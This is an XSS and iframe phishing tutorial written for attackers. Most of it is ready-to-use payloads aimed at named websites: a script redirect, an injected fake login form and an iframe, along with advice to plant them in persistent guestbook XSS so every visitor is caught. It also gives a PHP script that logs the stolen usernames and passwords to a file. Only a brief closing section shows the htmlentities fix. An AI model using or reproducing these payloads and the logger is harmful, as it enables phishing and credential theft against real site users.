

## Xss & Iframe Phishing

### Introduction :

In this paper, you will learn the differents phishing from xss/iframe.  
The xss gives the opportunity to interact with the user target (redirect, cookie and phishing, etc.).  
Here you will see :

- Xss Redirect Phishing
- Xss Html Inject Phishing
- Iframe Phishing
- How Secure it

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## Xss Redirect Phishing

The redirect phishing consists to redirect on a fake page who steal the victim's login as a true phishing page but from the real website to our phishing page.

Example :

- Vulnerable site :

```
http://www.bomb-mp3.com/index.php?search=[xss]
```

- Xss redirect exploiting :

```
http://www.bomb-mp3.com/index.php?
search="'><script>document.location.href="http://www.google.com"</script>
// Replace http://www.google.com by your phishing page address
```

If the website contains a Xss persistent vuln, for example a guestbook, write & send it & all users who will visit the guestbook will be redirected on your page.

```
<script>document.location.href="http://www.google.com"</script
>
// Replace http://www.google.com by your phishing page address
```

## Xss Html inject Phishing

The Xss Html inject consists to inject a code of a fake login page in the url to make a phishing page ON the site.

Example :

- Vulnerable site :

```
http://directorybin.com/index.php?q=[xss]
```

- Xss Html inject exploiting :

```
http://directorybin.com/index.php?q="'><html><head><meta
content="text/html; charset=ISO-8859-1"http-equiv="content-type"
/><title></title></head><body><div style="text-align: center;"><form
Method="POST" Action="phishing.php" Name="form">Phishingpage :<br /><br
/>Login :<br />&nbsp;<input name="login" /><br />Password :<br
/>&nbsp;<input name="Password" type="password" /><br /><br /><input
name="Valid" value="Ok !" type="submit" /><br /></form></div></body></html>
```

*// Replace 'phishing.php' by your phishing page*

**Warning : Dont forget to encode it !**

If the website contains a Xss persistent vuln, for example a guestbook, write & send it & all users who will visit the guestbook will see the phishing page and perhaps connect on.


```
<html><head><meta content="text/html; charset=ISO-8859-1"http-
equiv="contenttype"
/><title></title></head><body><div style="text-align: center;"><form
Method="POST" Action="phishing.php" Name="form">Phishingpage :<br /><br
/>Login :<br />&nbsp;<input name="login" /><br />Password :<br />&nbsp;<input
name="Password" type="password" /><br /><br /><input name="Valid"
value="Ok !" type="submit" /><br /></form></div></body></html>
```

*// Replace 'phishing.php' by your phishing page*

Phishing.php :

```
<?php
$login = $_POST['login'];
$password = $_POST['Password'];
$open = fopen('log.htm', 'a+');
fputs($open, 'Login : ' . $login . '<br >' . '
Password : ' . $password . '<br >' . '<br >');
?>
```

- Xss Html inject Pic :



## Iframe Phishing

The iframe phishing is such as the xss redirect phishing and html url phishing in one : its a redirect in iframe on the web site.

Example :

- Vulnerable Site :

```
http://www.romow.com/index.php?search=[xss/iframe]
```

- Iframe Phishing Exploiting :


```
http://www.romow.com/index.php?search="'><iframe src="http://google.Com"
height="300" width="800"></iframe>
```

*// Replace http://google.com by your phishing page*

**Warning : Dont forget to encode it !**

As the others methods if the web site contain a Xss persistent, you can inject the iframe code to trap all visitors.

- Iframe Phishing Pic :



## Secure

To secure the XSS/iframe phishing you need to secure the XSS vuln : it's very easy, for this you need to use htmlentities :

Example :

- Vulnerable code :

```
<?php
$var2 = $_GET['var1'];
echo $var2
?>
```

- Secure Code with htmlentities :

```
<?php

if(isset($_GET['var1'])) // We check if $_GET['var1'] exists, if exists then we continue

    {

        echo htmlentities($_GET['var1'], ENT_QUOTES); // Print $_GET['var1'] with encoded quotes

    }

?>
```

- Htmlentities(\$Original, ENT\_QUOTES); convert :

\$Original	->	Htmlentities(\$original, ENT_QUOTES)
'		&#039;
"		&quot;
<		&lt;
>		&gt;